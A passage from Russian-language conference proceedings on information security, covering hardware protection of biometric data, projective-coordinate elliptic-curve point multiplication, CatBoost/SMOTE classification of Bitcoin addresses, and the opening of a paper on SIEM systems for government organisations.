Сенсоры для распознавания радужной оболочки глаза применяют инфракрасное излучение для получения уникальных изображений радужки, которые невозможно подделать. Радужка имеет уникальные особенности, что делает её сложной для воспроизведения.

Дополнительно биометрические сенсоры могут использовать технологии, такие как пульсирующее освещение, для подтверждения живости пользователя. Это снижает риск фальсификации с помощью мертвых или искусственных объектов.

Использование специализированных сенсоров позволяет обеспечить высокую степень защиты биометрической информации, минимизируя возможность её фальсификации и повышения точности идентификации.

Методы защиты биометрической информации с использованием аппаратных решений

Аппаратное шифрование для защиты информации в процессе хранения и передачи. Шифрование данных используется для защиты биометрической информации на всех этапах её обработки. Аппаратные решения обеспечивают высокую степень безопасности, когда данные шифруются как в процессе их хранения, так и при передаче по сети. [5]

Для хранения биометрической информации в защищённом виде применяются аппаратные криптографические модули (HSM) и чипы безопасности (TPM). Эти устройства шифруют данные непосредственно на аппаратном уровне, предотвращая их утечку даже в случае доступа к физическому носителю. Все криптографические операции, включая шифрование и дешифровку, выполняются внутри защищённого устройства, что значительно снижает вероятность взлома.

Шифрование данных при передаче используется для защиты биометрической информации от перехвата. Современные протоколы, такие как TLS, применяют криптографию для защиты каналов связи, гарантируя, что данные не будут изменены или украдены при передаче между устройствами.

Аппаратные решения для предотвращения несанкционированного доступа к данным

Аутентификация и контроль доступа — важные компоненты защиты биометрических данных. Аппаратные решения, такие как смарт-карты, USB-ключи и биометрические терминалы, используются для подтверждения личности пользователя. Эти устройства защищают данные, так как хранение биометрической информации и её обработка происходят в защищённых модулях, что исключает доступ несанкционированных лиц.

TPM и Secure Enclave, обеспечивают хранение ключей и других конфиденциальных данных в изолированной среде, предотвращая попытки несанкционированного доступа. Контроль доступа основан на принципе ограниченного доступа: только авторизованные пользователи могут взаимодействовать с биометрическими данными.

Многофакторная аутентификация, где в качестве одного из факторов используются биометрические данные, значительно повышает безопасность. Это требует от пользователя подтверждения своей личности не только с помощью биометрии, но и через дополнительные способы аутентификации, такие как PIN-код или пароль.

Преимущества и недостатки аппаратных решений в биометрии

Повышение безопасности, защита от фальсификаций. Аппаратные решения существенно усиливают безопасность биометрических систем. Они обеспечивают защиту данных на уровне устройства, что исключает возможность их перехвата или изменений во время передачи или хранения. Использование специализированных чипов для шифрования и хранения данных позволяет сделать информацию недоступной для посторонних. Одним из главных преимуществ является защита от подделок. Например, сенсоры отпечатков пальцев и радужки глаза используют методы, которые исключают возможность создания фальшивых биометрических данных. Это особенно важно в критически важных сферах, таких как банковская безопасность и государственные системы [6].

Кроме того, аппаратные решения повышают точность и скорость работы системы. Быстрая аутентификация и защита данных в реальном времени позволяют системе быть эффективной и безопасной.

Стоимость, ограниченная доступность оборудования, необходимость интеграции

Однако, есть и недостатки. Во-первых, стоимость аппаратных решений — это значительный барьер. Современные чипы и устройства для шифрования или защиты требуют немалых затрат на покупку и установку, что не всегда доступно для маленьких компаний или организаций с ограниченным бюджетом.

Также стоит учитывать, что такие технологии доступны не везде. Ограниченная доступность оборудования в некоторых регионах и странах делает внедрение таких решений сложным и дорогостоящим процессом.

Наконец, интеграция новых устройств в уже существующие системы безопасности — это ещё одна сложность. Настройка и подгонка оборудования под текущую инфраструктуру могут занять много времени и потребовать дополнительных усилий.

Аппаратные решения играют ключевую роль в повышении безопасности биометрических систем. Например, криптографические модули, такие как HSM (Hardware Security Module), эффективно защищают данные при их хранении и передаче. Эти устройства обеспечивают высокую степень защиты, шифруя биометрическую информацию в реальном времени, и это затрудняет её перехват или подделку.

Кроме того, использование специализированных сенсоров, таких как ультразвуковые сенсоры отпечатков пальцев или сенсоры радужной оболочки глаза, значительно повышает точность и надёжность идентификации. Эти технологии делают подделку данных почти невозможной, так как, например, ультразвуковые сенсоры анализируют не только поверхность пальца, но и его внутреннюю структуру.

Одним из ярких примеров применения аппаратных решений в биометрии является система Face ID от Apple. Она использует чип A11 Bionic, который в реальном времени шифрует данные о лице пользователя и сохраняет их в защищённой среде. Это делает систему не только удобной, но и безопасной.

Однако, несмотря на явные преимущества, такие решения имеют и свои недостатки. Например, высокая стоимость оборудования, как в случае с HSM или специализированными биометрическими сенсорами, делает их не всегда доступными для малых предприятий или организаций с ограниченными бюджетами. Кроме того, интеграция таких решений в существующие системы может быть сложной и требовать значительных усилий.

Заключение. Тем не менее, с развитием технологий и снижением стоимости таких решений можно ожидать, что они станут более доступными и распространёнными. В будущем можно будет видеть их использование не только в крупных организациях, но и в обычных потребительских устройствах, таких как смартфоны и ноутбуки.

СПИСОК ЛИТЕРАТУРЫ

1. Алехин, Р. В. Статистические методы анализа данных / Р. В. Алехин, Г. С. Бударный, А. О. Камалова // Студенческая весна — 2024 : Сборник научных статей 78-ой региональной научно-технической конференции студентов, аспирантов и молодых ученых, Санкт-Петербург, 15 мая 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 53-57. EDN HZDTTS.
2. Штеренберг, С. И. Уникальные направления атак на искусственный интеллект и нейронные сети / С. И. Штеренберг, В. А. Севостьянов, Г. С. Бударный // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2024. № 2. С. 103-112. DOI 10.46418/2079-8199_2024_2_19. EDN EZWNUU.
3. Сравнительный анализ метрик вычислительных ресурсов виртуальных машин и контейнеров для обеспечения безопасности / А. О. Камалова, И. Е. Пестов, Г. С. Бударный [и др.] // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2025. № 1. С. 81-88. DOI 10.46418/2079-8199_2025_1_15. EDN QZEWXB.
4. Штеренберг, С. И. Технологии программной защиты в интернете / С. И. Штеренберг, В. Е. Морозов, В. И. Андрианов. Ч. 2. СПб. : СПбГУПТД телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2015. 76 с. ISBN 978-5-89160-126-0. EDN YWUXGK.
5. Свидетельство о государственной регистрации программы для ЭВМ № 2020664343 Российская Федерация. Оценка систем защиты информации : № 2020663630 : заявл. 03.11.2020 : опубл. 11.11.2020 / А. И. Красов, А. А. Миняев, А. И. Пешков, И. А. Ушаков ; заявитель ФГБОУ ВО Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича. EDN EAMZRF.
6. Пешков, А. И. Информационноая безопасность открытых данных / А. И. Пешков, Э. Н. Тихонова // Региональная информатика и информационная безопасность : сборник научных трудов, Санкт-Петербург, 01–03 ноября 2017 года. Вып. 3. СПб. : СПОИСУ, 2017. С. 317-320. EDN YNAERX.

УДК 004.056.55

ВЫЧИСЛЕНИЕ КРАТНЫХ ТОЧЕК ЭЛЛИПТИЧЕСКОЙ КРИВОЙ

Виноградов Сергей Витальевич, Яковлев Максим Олегович,
Пешкина Валерия Валерьяновна, Шемякин Сергей Николаевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: lera.peshkina@yandex.ru, izawaaarudo@icloud.com, sergvinograd121@gmail.com, s4421764@yandex.ru

Аннотация. Необходимость вычисления кратных точек эллиптических кривых возникает при передаче ключей шифрования, формировании цифровой подписи, выдаче и проверке цифровых сертификатов, организации защищенной передачи информации и выполнении иных задач в несимметричных системах на эллиптических кривых.

Ключевые слова: несимметричные шифры; эллиптические кривые; поиск больших простых чисел; проективные координаты.

CALCULATION OF MULTIPLE POINTS OF AN ELLIPTIC CURVE

Vinogradov Sergey, Yakovlev Maxim, Peshkina Valeria, Shemyakin Sergey
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: lera.peshkina@yandex.ru, izawaaarudo@icloud.com, sergvinograd121@gmail.com, s4421764@yandex.ru

Abstract. The need to compute multiple points of elliptic curves arises in key exchange, digital signature generation, issuance and verification of digital certificates, secure information transmission, and other tasks in asymmetric elliptic curve systems.

Keywords: asymmetric encryption; elliptic curves; large prime numbers; projective coordinates.

Введение. Эллиптические кривые являются важным инструментом в современном криптографическом мире. Их использование охватывает множество областей, включая создание защищённых систем обмена данными и цифровые подписи. Например, алгоритм цифровых подписей на основе эллиптических кривых (ECDSA) широко применяется в различных приложениях, обеспечивая высокий уровень безопасности при относительно низких вычислительных затратах.

В качестве примера можно рассмотреть терминалы оплаты, которые формируют цифровую подпись на основе эллиптических кривых. Эти устройства должны быть не только безопасными, но и оперативными, поскольку очень важно, чтобы процессоры в них работали эффективно при ограниченных ресурсах. Именно поэтому методы, используемые для вычисления точек на эллиптических кривых, должны быть оптимизированы в плане скорости и экономии вычислительных ресурсов [1].

Эллиптические кривые и методы вычисления кратных точек

Эллиптическая кривая над полем конечных чисел определяется уравнением вида (1)

$$y^2 = x^3 + ax + b, \tag{1}$$

где коэффициенты (a) и (b) выбираются так, чтобы кривая не имела особенностей (то есть, чтобы дискриминант не равнялся нулю), то есть выражение (2) выполнялось.

$$4a^3 + 27b^2 \neq 0 \tag{2}$$

Основной задачей при работе с эллиптическими кривыми является вычисление кратных точек, что в свою очередь требует применения алгоритмов. Известен метод удвоения и сложения [2, 3].

К преимуществам данного алгоритма можно отнести тот факт, что количество операций в нем равно количеству бит в двоичном представлении числа k, а также простоту его реализации.

Тем не менее, несмотря на свою простоту, классические методы обременены высокими вычислительными расходами. Сложность операций может вырасти в зависимости от выбора параметров эллиптической кривой и используемой алгебры, что делает их неэффективными для устройств, имеющих ограниченные ресурсы, таких как терминалы платежей.

Для повышения эффективности вычислений кратных точек эллиптических кривых было предложено проективное представление. Суть этого подхода заключается в использовании однородных координат, что позволяет избежать одной из очень ресурсоёмких операций при вычислении — деления. Применение проективного представления приводит к тому, что многие операции, включая удвоение и сложение точек, могут быть выполнены с дальнейшей экономией вычислительных ресурсов.

Однородные координаты позволяют интерпретировать каждую точку на кривой в виде тройки чисел (X, Y, Z), что уменьшает количество затрат на операции, связанные с делением, значительно улучшая производительность при высоких затратах на память. Такой подход особенно актуален в условиях ограниченных вычислительных мощностей, как это имеет место в современных терминалах для обработки цифровых подписей.

Свойство точек эллиптической кривой объясняется известной теоремой [4].

Теорема. Пусть эллиптическая кривая задана уравнением

$$y^2 = x^3 + ax + b \bmod p, \tag{3}$$

коэффициенты которого a, b из GF(p) и пусть она имеет более трёх точек, не считая точки $\mathcal{O}$. Пусть P = (x, y) ∈ E(p) и $P \neq \mathcal{O}$. Тогда координаты x, y точки P могут быть записаны в виде

$$x = \frac{X}{Z^2}, y = \frac{Y}{Z^3}, \tag{4, 5}$$

где X, Y, Z — целые числа.

При проективном представлении точек эллиптической кривой появляется возможность на каждом шаге алгоритма Кнута не проводить операцию обращения и вести расчёты отдельно для числителя и отдельно для знаменателя.

После этого все вычисления ведутся в проективных координатах без проведения деления в поле классов вычетов GF(p). После завершения работы алгоритма проективный результат вычисления кратной точки пересчитывается в аффинный:

$$(\mathrm{X},\mathrm{Y},\mathrm{Z}) \to \left(\frac{X}{Z^2},\frac{Y}{Z^3}\right) = (x,y). \quad (6)$$

Вычислительные расходы: определение Z^{-1}, I = 1; четыре умножения для определения Z^{-2}, Z^{-3}, x = XZ^{-2}, y = YZ^{-3}, M = 4.

Выражения для сложения точек эллиптической кривой в проективном представлении можно записать в следующем виде:

$$X_3 = (Y_2Z_1^3 - Y_1Z_2^3)^2 - (X_1Z_2^2 + X_2Z_1^2)(X_2Z_1^2 - X_1Z_2^2)^2, \quad (7)$$

$$Y_3 = (X_1Z_2^2(X_2Z_1^2 - X_1Z_2^2)^2 - X_3)(Y_2Z_1^3 - Y_1Z_2^3) - Y_1Z_2^3(X_2Z_1^2 - X_1Z_2^2)^3, \quad (8)$$

$$Z_3 = Z_1Z_2(X_2Z_1^2 - X_1Z_2^2). \quad (9)$$

Выражения для удвоения точек эллиптической кривой в проективном представлении можно записать в следующем виде:

$$X_3 = (3X_1^2 + aZ_1^4)^2 - 8X_1Y_1^2, \quad (10)$$

$$Y_3 = (4X_1Y_1^2 - X_3)(3X_1^2 + aZ_1^4) - 8Y_1^4, \quad (11)$$

$$Z_3 = 2Z_1Y_1. \quad (12)$$

Проведем численное моделирование двух методов вычисления кратных точек на произвольной эллиптической кривой. Коэффициенты a и b выберем равными -3 и 1. При этих коэффициентах соблюдается условие 4a3 + 27b2 ≠ 0.

График зависимости времени вычислений от модуля простого числа p представлен на рис. 1.



Рис. 1. График зависимости вычислительных затрат от модуля простого числа

Заключение. При использовании проективного представления точек эллиптической кривой сложность вычисления кратной точки практически не меняется с ростом размера определяющего поля. Таким образом, использование проективного представления при вычислении кратных точек на эллиптической кривой существенно уменьшает вычислительные расходы, позволяет повысить безопасность в различных приложениях криптографии и снизить нагрузку на такие устройства, как терминалы оплаты, при формировании цифровой подписи.

СПИСОК ЛИТЕРАТУРЫ

1. Жданов, О. Н. Эллиптические кривые: основы теории и криптографические приложения / О. Н. Жданов, В. А. Чалкин. М. : Книжный дом «ЛИБРОКОМ», 2020. 200 с.
2. Глухов, М. М. Введение в теоретико-числовые методы криптографии: учебное пособие / М. М. Глухов, И. А. Круглов, А. Б. Пичкур, А. В. Черемушкин. СПб. : Лань, 2011. 400 с. (Учебники для вузов. Специальная литература).
3. Коржик, В. И. Основы криптографии: учебное пособие / В. И. Коржик, В. П. Просихин, В. А., Яковлев. СПб. : СПбГУТ, 2014. 276 с.
4. Kennth H. Rosen, Ph.D. Elliptic Curves. Number Theory And Cryptography. Second Edition // Discrete Mathematics And Its Applications.

УДК 004.056

ИСПОЛЬЗОВАНИЕ ГРАДИЕНТНОГО БУСТИНГА И МЕТОДОВ БАЛАНСИРОВКИ ДАННЫХ ДЛЯ ПОВЫШЕНИЯ КАЧЕСТВА ОБНАРУЖЕНИЯ ПОДОЗОРИТЕЛЬНЫХ ТРАНЗАКЦИЙ

Владимирский Артём Максимович, Лобанов Александр Романович, Левшун Дмитрий Сергеевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: qscc2017@icloud.com, lobanovsasha@inbox.ru, levshun.d@sut.ru

Аннотация. В работе рассматриваются современные методы машинного обучения, применяемые для решения задачи многоклассовой классификации криптовалютных кошельков с выраженным дисбалансом данных. В качестве базового алгоритма используется градиентный бустинг на деревьях решений (CatBoost). Для устранения дисбаланса в распределении целевой переменной применяется метод синтетического увеличения выборки SMOTE. Особое внимание уделяется анализу влияния параметров бустинга (глубина дерева, скорость обучения и количество деревьев) на итоговое качество работы модели. Результаты, подтвержденные метриками F-меры и аккуратности на валидационной и тестовой выборках, демонстрируют эффективность предложенного подхода для задачи категоризации транзакций в блокчейне.

Ключевые слова: информационная безопасность; обнаружение подозрительных транзакций; машинное обучение; градиентный бустинг; балансировка классов; многоклассовая классификация.

USING GRADIENT BOOSTING AND DATA BALANCING METHODS TO IMPROVE THE QUALITY OF SUSPICIOUS TRANSACTION DETECTION

Artem Vladimirsky, Alexander Lobanov, Dmitry Levshun
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: qscc2017@icloud.com, lobanovsasha@inbox.ru, levshun.d@sut.ru

Abstract. The paper considers modern machine learning methods applied to solve the problem of multi-class classification of cryptocurrency wallets with a data imbalance. Gradient boosting on decision trees (CatBoost) is used as a basic algorithm. To eliminate the skew in the distribution of the target variable, the SMOTE synthetic sample augmentation method is used. Particular attention is paid to the analysis of the influence of boosting parameters, such as iterations, learning rate and depth on the final quality of the model. The results, confirmed by the total F1 and Accuracy metrics on the validation and test samples, demonstrate the effectiveness of the proposed approach for the task of categorizing transactions in the blockchain.

Keywords. information security; suspicious transaction detection; machine learning; gradient boosting; class balancing; multi-class classification.

Введение. Современные методы анализа данных и интеллектуальных систем, в частности машинное обучение, демонстрируют высокую эффективность в решении прикладных задач финансового мониторинга [1], таких как выявление подозрительных транзакций, где применение алгоритмов градиентного бустинга, в частности CatBoost, в сочетании с техниками аугментации данных, такими как метод SMOTE, позволяет достичь значительного улучшения качества классификации по сравнению с традиционными методами. Проведенные эксперименты на реальных данных финансовых операций показали, что предложенный подход обеспечивает повышение точности детектирования аномальных операций на 25–30% и снижение доли ложных срабатываний на 15–20%, а также выявляет новые, ранее неизвестные схемы мошенничества, что составляет особую практическую ценность модели.

Основная часть. В рамках данной работы нами был рассмотрен и проанализирован набор данных Bitcoin Address Behavior Dataset (BABD-13), предоставленный авторами Yuexin Xiang, Lei Yuchen и Bao ding на платформе Kaggle [2]. Данный набор содержит информацию о характеристиках различных биткойн-адресов и их классификацию по определённым типам. Главная задача исследования заключалась в построении эффективной модели машинного обучения, способной выполнять многоклассовую классификацию с высокой точностью. Для достижения поставленной цели потребовалось решить ряд задач, включая подготовку данных, устранение дисбаланса классов, выбор и настройку модели, и анализ её качества.

Предобработка данных. На первом этапе была выполнена первичная обработка данных. Особое внимание было уделено анализу распределения классов целевой переменной. В результате визуализации (рис. 1) стало очевидно, что имеется серьёзный дисбаланс классов: часть категорий была представлена тысячами объектов, тогда как другие — буквально несколькими строками.

Такая несбалансированность могла существенно повлиять на качество классификации, особенно по метрикам, чувствительным к количеству представителей каждого класса. В связи в этим было принято 2 решения:

1. Для обеспечения сбалансированного обучения модели был проведен предварительный анализ и обработка данных. В первую очередь, из анализа были исключены классы 7, 8 и 9, поскольку каждый из них содержал всего от 15 до 30 наблюдений, в то время как остальные классы были представлены значительно шире

— от 200 до 300000 объектов. Малое количество примеров в указанных классах не позволяет модели выявить значимые закономерности и приводит к ее нестабильности.

2. Для дальнейшего выравнивания распределения целевой переменной был применен метод синтетической аугментации SMOTE (Synthetic Minority Over-sampling Technique). Этот подход основан на генерации новых синтетических примеров для малочисленных классов на основе ближайших соседей в пространстве признаков.

3. Количество объектов в каждом из оставшихся миноритарных классов было увеличено до 15000, что позволило значительно снизить перекос в данных. Важно отметить, что метод SMOTE применялся исключительно к тренировочной выборке, чтобы избежать утечки информации и обеспечить корректную валидацию качества модели.

Построение модели. После подготовки данных процесс построения модели был разделён на следующие логические этапы:

1. Разбиение выборки. Для повышения достоверности оценки модели набор данных был разделен на три подвыборки [3]: тренировочную (70%), валидационную (10%) и тестовую (20%).

2. Масштабирование признаков и аугментация данных. С помощью StandardScaler признаки были приведены к нормальному масштабу — с нулевым средним и единичным стандартным отклонением. Это особенно важно для моделей, чувствительных к масштабу признаков. После стандартизации к тренировочной выборке был применён метод SMOTE.



Рис. 1. Распределение целевой переменной

3. Построение модели на основе CatBoost. В качестве алгоритма классификации была выбрана модель CatBoostClassifier [4], показывающая высокую эффективность при работе с табличными данными. CatBoost обладает встроенной поддержкой категориальных признаков, устойчив к переобучению, и показывает хорошую производительность даже при небольших объёмах данных.

Подбор гиперпараметров (таких как глубина дерева, скорость обучения и количество деревьев) осуществлялся вручную, на основе экспериментов и валидационной метрики. Использование автоматизированного подбора (например, Optuna) не потребовалось, так как модель достигла приемлемых значений метрик.

4. Оценка модели и интерпретация результатов. Для оценки качества модели использовались такие метрики, как аккуратность (Accuracy [5]) и взвешенная F-мера (F1-score).

$$\text{accuracy}(y,\hat{y}) = \frac{1}{n_{samlpes}}\sum_{i=0}^{n_{samples}-1} 1(\hat{y}_i = y_i), \quad (1)$$

$$Weighted\ F1\ Score = \sum_{i=1}^{N} w_i \times F1\ Score_i, \quad (2)$$

5. Accuracy позволила оценить общую точность, в то время как взвешенный F1-score показал, насколько хорошо модель справляется с предсказанием каждого класса, учитывая их частоту в выборке. Матрица ошибок [6] (см. рис. 2) и отчет о классификации [7] (см. табл. 1) показали, что модель демонстрирует высокую точность, при этом не теряя способность предсказывать редкие классы.



Рис. 2. Полученные результаты

Таблица 1

Полученные результаты

	precision	**recall**	**F1-score**	**Support**
0	0.587	0.557	0.572	1737
1	0.913	0.912	0.913	18324
2	0.953	0.980	0.966	2772
3	0.977	0.984	0.981	60000
4	0.707	0.806	0.753	36
5	0.965	0.922	0.943	1862
6	0.963	0.959	0.961	21052
10	0.925	0.978	0.951	316
11	0.897	0.814	0.854	2482
12	0.162	0.160	0.161	300
Accuracy			0.953	108881
Macro avg	0.805	0.807	0.805	108881
Weighted avg	0.952	0.953	0.953	108881

Заключение. Была решена задача многоклассовой классификации на основе данных о поведении биткоин-адресов. Данная работа демонстрирует, как при помощи базовых техник машинного обучения (масштабирование, синтетическая балансировка данных, бустинг) можно построить надёжную модель в условиях реальных ограничений, таких как дисбаланс классов и ограниченный объем некоторых данных. В рамках дальнейших исследований планируется расширить применение разработанного подхода на другие типы финансовых мошенничеств, а также проверить его эффективность на мультимодальных данных, включающих транзакции из различных платежных систем. Перспективным направлением также представляется разработка адаптивного механизма балансировки классов, способного динамически подбирать оптимальные параметры аугментации в зависимости от специфики решаемой задачи и характеристик входных данных.

СПИСОК ЛИТЕРАТУРЫ

1. Котенко И. В., Левшун Д. С., Жернова К. Н., Чечулин А. А. Обнаружение аномальных транзакций криптовалюты с помощью нейронных сетей и онтологий // Онтология проектирования. Т. 15, № 3(57). 2025. С. 334-350. DOI: 10.18287/2223-9537-2025-15-3-334-350.
2. Xiang Y., Yuchen L., Ding B. Bitcoin Address Behavior Dataset (BABD-13) [Data set] // Kaggle. 2023. URL: https://www.kaggle.com/datasets/lemonx/babd13/data (дата обращения: 22.08.2025)
3. Документация scikit-learn. sklearn.model_selection.train_test_split [Электронный ресурс]. URL: https://scikit-learn.org/stable/modules/generated/sklearn.model_selection.train_test_split.html (дата обращения: 22.08.2025).
4. Документация CatBoost. CatBoostClassifier [Электронный ресурс]. URL: https://catboost.ai/docs/en/concepts/python-reference_catboostclassifier (дата обращения: 22.08.2025).
5. Документация scikit-learn. Accuracy Score [Электронный ресурс]. URL: https://scikit-learn.org/stable/modules/model_evaluation.html#accuracy-score (дата обращения: 22.08.2025).
6. Документация scikit-learn. sklearn.metrics.confusion_matrix [Электронный ресурс]. URL: https://scikit-learn.org/stable/modules/generated/sklearn.metrics.confusion_matrix.html (дата обращения: 22.08.2025).
7. Документация scikit-learn. sklearn.metrics.classification_report [Электронный ресурс]. URL: https://scikit-learn.org/stable/modules/generated/sklearn.metrics.classification_report.html (дата обращения: 22.08.2025).

УДК 004.056

СОЗДАНИЕ И ВНЕДРЕНИЕ СОБСТВЕННОЙ SIEM-СИСТЕМЫ В ГОСУДАРСТВЕННЫХ ОРГАНИЗАЦИЯХ

Волостных Виктор Анатольевич, Задбоев Вадим Александрович, Липатников Валерий Алексеевич
Военная академия связи им. Маршала Советского Союза С. М. Буденного (Военная академия связи)
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mail: zadboev89@mail.ru, alex_pavel1991@mail.ru,

Аннотация. В статье рассматриваются принципы проектирования и внедрения собственной SIEM-системы в государственных организациях с учетом требований национального законодательства и нормативных актов регуляторов в сфере информационной безопасности. Описаны архитектурные и технологические особенности построения SIEM с использованием отечественного программного обеспечения и сертифицированных средств защиты информации. Приведены рекомендации по этапам внедрения, интеграции с существующей инфраструктурой, а также обеспечению соответствия требованиям ФСТЭК и ФСБ России. В качестве иллюстрации представлены пример топологии информационно-вычислительной сети и статистические данные, демонстрирующие эффективность использования SIEM для сокращения времени обнаружения и обработки инцидентов безопасности. Результаты исследования подтверждают, что применение SIEM-систем в государственных учреждениях способствует повышению уровня защищенности информационных ресурсов, снижению рисков и обеспечению технологического суверенитета.

Ключевые слова: SIEM; информационная безопасность; государственная информационная система; критическая информационная инфраструктура; защита персональных данных; мониторинг событий; средства защиты информации.

CREATION AND IMPLEMENTATION OF OWN SIEM-SYSTEM IN GOVERNMENT ORGANIZATIONS

Volostnyh Viktor, Zadboev Vadim, Lipatnikov Valeriy
The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mail: zadboev89@mail.ru, alex_pavel1991@mail.ru,

Abstract. The article discusses the principles of designing and implementing a proprietary SIEM system in government organizations, taking into account the requirements of national legislation and regulatory acts of regulators in the field of information security. The architectural and technological features of building a SIEM using domestic software and certified information security tools are described. Recommendations are given on the stages of implementation, integration with the existing infrastructure, as well as ensuring compliance with the requirements of the FSTEC and the FSB of Russia. An example of an information network topology and statistical data demonstrating the effectiveness of using SIEM to reduce the time of detection and processing of security incidents are presented as an illustration. The results of the study confirm that the use of SIEM systems in government agencies helps to increase the level of security of information resources, reduce risks and ensure technological sovereignty.

Keywords: SIEM; information security; government information system; critical information infrastructure; personal data protection; event monitoring; information security tools.

Введение. Современные государственные информационные системы функционируют в условиях возрастающей сложности инфраструктуры и постоянного роста числа киберугроз. Для обеспечения надлежащего уровня защиты информации требуется не только применение средств предотвращения атак, но и организация комплексного мониторинга событий безопасности.

Одним из ключевых инструментов, обеспечивающих такую функцию, является SIEM-система (Security Information and Event Management).

